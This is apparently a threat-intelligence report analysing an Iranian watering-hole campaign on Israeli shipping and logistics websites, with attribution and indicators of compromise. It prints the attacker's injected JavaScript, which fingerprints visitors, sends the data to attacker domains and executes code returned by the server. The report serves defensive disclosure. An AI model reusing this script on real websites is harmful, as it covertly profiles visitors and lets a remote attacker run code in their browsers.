Fata Morgana: Watering hole attack on shipping and logistics websites

Introduction

ClearSky Cyber Security has detected a watering hole attack on at least eight Israeli websites. The attack is highly likely to be orchestrated by a nation-state actor from Iran, with a low confidence specific attribution to Tortoiseshell (also called TA456 or Imperial Kitten).

The Infected sites collect preliminary user information through a script. We have discovered several details that suggest this script is used for malicious purposes.

In watering hole attacks, the attacker compromises a website that is frequently visited by a specific group of people, such as government officials, journalists, or corporate executives. Once compromised, the attacker can inject malicious code to the website which will be executed when users visit it. Currently, **the campaign focuses on shipping and logistics companies**, aligning with Iran's focus on the sector for the past three years.

We conclude that the script is malicious based on the following points:

- **C2 Attribution** -The domain **jquery-stack[.]online** is attributed to **TA456** (**Tortoiseshell**).
- **Known iranian TTP** - Watering hole attacks have been part of the initial access stage used by Iranian threat actors since 2017.[1] This initial access technique was also mentioned by Mandiant[2] in August 2022, where an Iranian threat actor named UNC3890 was **targeting shipping companies** in **Israel** using the same **watering hole attack**. In the current attack, visiting user data is collected and sent to the attacker's C2 server.
- **Usage of "jQuery" -** Our team observed four domains impersonating jQuery, a legitimate JavaScript framework, by using "jQuery" in their domain names. This is done to deceive anyone who checks the website code. We have already seen domain names impersonating jQuery in a previous Iranian campaign from 2017 using a watering hole attack. The following domain names were used: jguery[.]net, jguery[.]online. In the recent attack there was a use of similar domain names for example: jguery[.]org.
- **Usage of open source tools** - The reuse of open-source penetration test tools that focus on web browsers. In 2017, we reported the Iranian attacker used BeFF (the Browser Exploitation Framework Project), **whereas in this case, the attacker used code taken partly from Metasploit framework** [3], with a few added unique strings. According to one of the victims, the JavaScript found in this research is unknown to them, indicating that the script is malicious.

Previous Toroiseshell attacks have been observed using both custom and off-the-shelf malware to target IT providers in Saudi Arabia in what appeared to be supply chain attacks with the end goal of compromising the IT providers' customers. The threat actor has been active since at least July 2018.[4]

[1] clearskysec.com/copykitten-jpost/
[2] mandiant.com/resources/blog/suspected-iranian-actor-targeting-israeli-shipping
[3] clearskysec.com/copykitten-jpost/
[4] malpedia.caad.fkie.fraunhofer.de/actor/tortoiseshell

All eight websites detected by ClearSky analysts were infected by the same method using a similar JavaScript.
One of the infected websites, szm.co[.]il had already been classified as infected by ClearSky back in May 2022, and was attributed to an unknown Iranian attacker.

List of websites suspected of being infected (based on scans on 18/04/23). Most sites were already cleared of this code:

Victim	IP	Hosting Company	Industry	Related Malicious Domain
sagaselect-am[.]com	68[.]183.241.30	Digital Ocean	Financial Services	cdn-code-jquery[.]info
aviram.co[.]il	88[.]218.117.143	uPress	Shipping	cdnpakage.com
sny-cargo[.]com	185[.]201.148.103	uPress	Shipping	cdnpakage[.]com
szm.co[.]il	185[.]201.148.67	uPress	Kitchens and restaurants Supply	jquery-stack[.]online (**Related to Tortoiseshell**)/ jquery-code-download[.]online
tel-bar.co[.]il	88[.]218.117.143	uPress	Medical	cdnpakage[.]com
azma.co[.]il	88[.]218.117.143	uPress	Importing and marketing	cdnpakage[.]com
depolog.co[.]il	62[.]219.78.161	Bezeq International Ltd.	Shipping - Logistics	jquery-code-download[.]online
Offe.co[.]il	62[.]219.58.182	Bezeq International Ltd.	Supply	jguery[.]org

“uPress”, a hosting service, was attacked in 2020 by the Iranian group Emennet Pasargad[5], “**Hackers of Savior**”, who defaced thousands of Israeli sites hosted by it.[6]

Research Details


In May 2022, ClearSky analysts exposed a watering hole on **szm.co[.]il**. According to our research, this watering hole was created by an Iranian threat actor.

Further research led to the exposure of several additional websites that were infected by a watering hole orchestrated by the same Iranian threat actor.


The malicious JavaScript used in the watering hole collects data from visiting users. The data collected includes the user's OS language, IP address, screen resolution, as well as the URL from which the website was visited.

[5] ic3.gov/Media/News/2022/221020.pdf
[6] zdnet.com/article/thousands-of-israeli-sites-defaced-with-code-seeking-permission-to-access-users-webcams/

The collected data was trasferred as a JSON file by a POST request to a website controlled by the attacker. Below is an example of one of the scripts found containing the domain **jquery-stack[.]online**:



```
for (var t = navigator.plugins.length, e = [], a = 0; a < t; a++)
    e.push(navigator.plugins[a].name);
$.ajax({
    type: 'POST',
    url: 'https://jquery-stack.online/Info',
    data: JSON.stringify({
        object: Base64.encode(new Date().toLocaleString()),
        rnamespace: Base64.encode(window.location.pathname),
        Trigger: Base64.encode(getLang()),
        Handler: Base64.encode(screen.width + ' x ' + screen.height),
        nonce: Base64.encode(document.referrer),
        DOMParser: Base64.encode('MQ=='),
        restApi: Base64.encode(e.toString()),
        ECO: Base64.encode(ips.toString()),
        hashCanvas: hashCanvas.toString()
```




```
    data: JSON[.]stringify({
        "object" :  btoa(new Date().toLocaleString()),
        "rnamespace" :  btoa(window[.]location[.]pathname),
        "Trigger" :  btoa(getLang()),
        "Handler" :  btoa(screen[.]width + " x " + screen[.]height),
        "nonce" :  btoa(document[.]referrer),
        "DOMParser" :  btoa("Mw==") ,
        "restApi":  btoa(pluggin[.]toString()),
        "ECO" :  btoa(ips[.]toString()) ,
        "hashCanvas" : hashCanvas[.]toString()
    }),
    contentType: "application/json",
    dataType: "json",
    success: function (response) {
        var tagscript = document[.]createElement("script");
        tagscript[.]innerHTML = response["code"];
```

Sample of the JavaScript code

The malicious JavaScript contains a unique string of text which features grammatical errors. Based on this unique string, our team was able to find another JavaScript that contains the same code but a different domain.

Our research found a JavaScript that shares the same code with different C2 domains on VirusTotal.



0 / 60

Community Score

No security vendors and no sandboxes flagged this file as malicious


ef03bd18ca636be5ac23deb16a5a5821a647410c67b5ee33907f768f00f01
9bb
addawdawdwdad
javascript

4.78 KB
Size

2023-02-07 13:46:30 UTC
2 months ago

JS

File name: addawdawdwdad
File type: Win32 EXE
Sha256: ef03bd18ca636be5ac23deb16a5a5821a647410c67b5ee33907f768f00f019bb
Sha1: c4244269f7c31c9a2bab7cabd568a1cda392ae74
Md5: c3b47295bf32808551478963ac5e5195



Scanned	Detections	Status	URL
2023-02-14	0 / 90	200	https://cdnpakage.com/static/cdn/v1

ITW Domains (1)


Domain	Detections	Created	Registrar
cdnpakage.com	0 / 87	2022-11-08	-

ITW IP Addresses (1)

IP	Detections	Autonomous System	Country
170.130.55.55	6 / 87	62904	US


The script is downloaded from the malicious website **cdnpakage[.]com**
Our team discovered that **cdnpakage[.]com** previously had another SSL certificate related to another domain - **globalpneuservices[.]com**.

Using the domain **cdnpakage[.]com**, additional infected domains were found: **tel-bar.co[.]il**, **aviram.co[.]il**.



General

Full URL	https://cdnpakage.com/static/cdn/
Requested by	Host: tel-bar.co.il URL: https://tel-bar.co.il/
Protocol	HTTP/1.1
Security	TLS 1.3, , AES_128_GCM
Server	173.232.146.186 , United States, ASN62904 (AS62904, US),
Reverse DNS	
Software	nginx/1.15.12 /
Resource Hash	82a7be17614cb832d9fe15741f98c65a911a52a164972592fd74ad627a45cb42



```
GET   200   Primary Request /
H2          aviram.co.il/
            Redirect Chain
            • http://aviram.co.il/
            • https://aviram.co.il/

GET   200   jquery.min.js
H2          ajax.googleapis.com/ajax/libs/jqu

GET
            cdnpakage.com/static/cdn/
```

<u>Analysis of the Script</u>

This script appears to be designed to collect information about the user's system and send it to a remote server.
It begins by declaring variables for an object and an array called ips.
The function getLang() checks if the navigator.languages property is defined, and if so, returns the first language in the array. If navigator.languages is not defined, it returns navigator.language.
The SendCall() function uses jQuery's $.ajax() method to make a POST request to a remote server at the url "https://cdnpakage.com/Info".
The data sent with the request includes several pieces of information encoded using base64:

"object":	encoded current date as a string.
"rnamespace":	encoded pathname of the current page.
"Trigger":	encoded result of getLang() function call.
"Handler":	encoded screen resolution as a string.
"nonce":	encoded referrer.
"DOMParser":	always set to "MQ==", which is the base64 encoding of the string "1".
"restApi":	encoded list of plugin names.
"ECO":	encoded list of IP addresses obtained through a WebRTC STUN request.
"hashCanvas":	SHA-256 hash of an HTML canvas element that is generated within the script.

The hashCanvas variable is determined by generating an HTML canvas element and drawing some shapes to it. If an error occurs while creating the canvas, hashCanvas is set to the string "noting !". Otherwise, the SHA-256 hash of the canvas image data is computed and used as the value of hashCanvas.

The RealIPV() function attempts to obtain the user's IP address by creating a WebRTC peer connection and gathering ICE candidates. Any candidates that match an IP address pattern are added to the ips array.

Finally, RealIPV() and SendCall() functions are called at the bottom of the script to gather information and send it to the remote server.

The site hXXps://cdnpakage[.]com/Info is indeed malicious, indicating that this script can be used as part of a watering hole attack.

Further analysis of the script

The provided script appears to be a part of a watering hole attack, attempting to compromise visitors of the infected website by collecting information about their system and then sending it to a remote server controlled by the attacker.

Starting with the variables, the "obj" variable is not used in the script yet. The "ips" variable is an empty array, which will later be populated with the user's IP addresses.

```
var obj;
var ips = [];
var hashCanvas;
```

Here, three variables are declared: obj, ips, and hashCanvas. Their values are not set at this point.

The code initializes an empty array called "ips" and then uses the window.location object to retrieve the visitor's IP address. It then checks if the IP address already exists in the "ips" array, and if it does not, it adds the IP address to the array using the push() method.

The "getLang()" function attempts to determine the user's language preference by checking the "navigator.languages" array first, and if it's undefined, returning the "navigator.language" property. This information could be useful to the attacker to customize their attack based on the user's language.

```
function getLang() {
  if (navigator.languages != undefined)
    return navigator.languages[0];
  return navigator.language;
}
```

This function returns the user's preferred language for displaying content in their browser. It first checks if the navigator.languages array is defined and returns the first language in the array. If it's not defined, it returns to the navigator.language property.

The next function is:

```
function SendCall(){
  var x=navigator.plugins.length;
  var pluggin = []
  for(var i=0;i<x;i++)
  {
    pluggin.push(navigator.plugins[i].name);
  }
  $.ajax({
    type: "POST",
    url: "https://cdnpakage[.]com/Info",
    data: JSON.stringify({
      "object" :  btoa(new Date().toLocaleString()),
      "rnamespace" :  btoa(window.location.pathname),
      "Trigger" :  btoa(getLang()),
      "Handler" :  btoa(screen.width + " x " + screen.height),
      "nonce" :  btoa(document.referrer),
      "DOMParser" :  btoa("MQ==") ,
      "restApi":  btoa(pluggin.toString()),
      "ECO" :  btoa(ips.toString()) ,
      "hashCanvas" : hashCanvas.toString()
    }),
    contentType: "application/json",
    dataType: "json",
    success: function (response) {
      var tagscript = document.createElement("script");
      tagscript.innerHTML = response["code"];
```

```
        tagscript.setAttribute('type', 'text/javascript');
        document.head.appendChild(tagscript);
      },
    });
}
```

The "SendCall()" function sends a POST request to a remote server at hXXps://cdnpakage[.]com/Info. It collects various information about the user's system and encodes it in Base64 before sending it. The collected information includes:

• "object":	the current date and time, encoded in Base64.
• "rnamespace":	the current URL path, encoded in Base64.
• "Trigger":	the user's language preference, encoded in Base64.
• "Handler":	the user's screen resolution, encoded in Base64.
• "nonce":	the referrer URL, encoded in Base64.
• "DOMParser":	an encoded string "MQ==", which is not clear what it represents.
• "restApi":	a comma-separated list of the user's installed browser plugins, encoded in Base64.
• "ECO":	a comma-separated list of the user's IP addresses, encoded in Base64.
• "hashCanvas":	not clear yet

After sending the POST request, if it's successful, the response will contain a "code" property, which is added to a new "script" element in the "head" section of the document. This code is executed, which could be a payload that attempts to exploit vulnerabilities in the user's system or steal their information.

After this code response, the script creates a canvas element and draws some shapes and text on it using various colors and composite operations. After that, it calculates a SHA-256 hash of the canvas element's data URL using a custom implementation of the algorithm. If an error occurs during the canvas creation or hash calculation, it sets the hash value to "noting !".

The JavaScript code creates a hidden iframe that loads a malicious website in the background, using the same domain as the targeted website. This is done to hide the malicious activity from the victim.

Later the code includes the next function:

```
function RealIPV(){
var myPeerConnection = window.RTCPeerConnection || window.mozRTCPeerConnection ||
window.webkitRTCPeerConnection;
 var pc = new myPeerConnection({iceServers: [{urls: "stun:stun.l.google.com:19302"}]}),
   noop = function() {},
   localIPs = {},
   ipRegex = /([0-9]{1,3}(\.[0-9]{1,3}){3}|[a-f0-9]{1,4}(:[a-f0-9]{1,4}){7})/g,
   key;

 pc.createDataChannel("");
```

```
  pc.createOffer(function(sdp) {
    sdp.sdp.split('\n').forEach(function(line) {
      if (line.indexOf('candidate') < 0) return;
      line.match(ipRegex).forEach(ipIterate);
    });
    pc.setLocalDescription(sdp, noop, noop);
  }, noop);

  pc.onicecandidate = function(ice) {
    if (!ice || !ice.candidate || !ice.candidate.candidate || !ice.candidate.candidate.match(ipRegex))
return;
      ips.push((ice.candidate.candidate).toString())

  };
}
RealIPV();
SendCall();
```

This code appears to be using the WebRTC API to gather information about the user's local IP address and send it to **a function called "SendCall()".**

The code first creates a new RTCPeerConnection object and sets the iceServers property to Google's STUN server at Stun[.]l.google[.]com:19302. It then creates a data channel and an offer to exchange media over the connection.

STUN servers are used by both clients to determine their IP addresses as visible on the Internet. If both peers are behind the same NAT, STUN settings are not needed since they are already reachable. STUN effectively comes into play when the peers are on different networks.

In the offer callback function, the code extracts the local IP addresses from the SDP (Session Description Protocol) of the offer by using a regular expression to match the IP address pattern. These local IP addresses are stored in an object called "localIPs".

The onicecandidate event handler is then set to fire when an ICE candidate is discovered during the ICE gathering process. When a candidate is found, it checks if it contains an IP address and if so, it is added to an array called "ips".

Finally, the function "RealIPV()" is called, which gathers the local and public IP addresses and stores them in the "localIPs" and "ips" variables respectively. After that, the function "SendCall()" is called which presumably sends this information to some remote server or client.

This part of code appears to be attempting to obtain the real IP address of the user visiting the website. The code achieves this by creating a WebRTC connection and extracting the IP address information from the connection. The extracted information is then passed on to the SendCall() function for further use, which is a part of the watering hole attack as mentioned.


Attribution

We **attribute the attack with high confidence to an Iranian threat actor** based on the following findings:

- **C2 Attribution** - The domain **jquery-stack[.]online** is attributed to **TA456** (**Tortoiseshell**).
- Our team observed four **domains impersonating jQuery**, a legitimate JavaScript framework, by using "jQuery" in their domain names. This is done to deceive anyone who checks the website code. We have already seen domain names impersonating jQuery in a previous Iranian campaign from 2017 using a watering hole attack. The following domain names were used: **jguery**[.]net, **jguery**[.]online. **In the recent attack** there was a use of **similar domain names** for example: **jguery**[.]org.
- **Watering holes have been part of the initial access stage** used by Iranian threat actors since at least 2017.
- **Iranian threat actors target Israeli websites** and attempt to collect data on logistics companies associated with shipping and healthcare.
- **Re-use of open-source penetration testing tools** that focus on web browsers was seen both in an Iranian campaign in 2017 and in this current campaign.
- Our team has **contacted one of the victims**, who confirmed that the **JavaScript found in this research was not familiar to them**, which emphasises the fact that the script is malicious.

As for the specific Iranian threat actor, we attribute the attack with "low confidence" to the Iranian group Tortoiseshell.
AnyRun sandbox attributed (**jquery-stack[.]online**) to **TA456** (**Tortoiseshell**).

The script itself was also stored on this domain: jquery-stack[.]online.
These findings add to the argument that the author of this script is Iranian.



Timeshift	Class	PID	Process name	Message
1300 ms	Domain Observed Used for C2 Detected	–	–	ETPRO MALWARE TA456 Related Domain in DNS Lookup
41954 ms	Misc activity	–	–	ETPRO INFO Observed DNS Query for Ukraine Domain (.ua)

Indicators:

Hashes:

ef03bd18ca636be5ac23deb16a5a5821a647410c67b5ee33907f768f00f019bb
c4244269f7c31c9a2bab7cabd568a1cda392ae74
c3b47295bf32808551478963ac5e5195

IP Addresses:


170[.]130.55.55
87[.]237.52.216
45[.]150.65.27
31[.]44.6.24
91[.]242.217.138

Domains:

cdnpakage[.]com
jquery-stack[.]online

globalpneuservices[.]com
jquery-code-download[.]online
cdn-code-jquery[.]info
Jguery[.]org

We also detected three domains with a low confidence attribution to the attack. They have a similar structure, and are pointing to the same IP addresses of jguery[.]org, as seen in the following graph:



jquery-cdns[.]com
jquery[.]im
query[.]network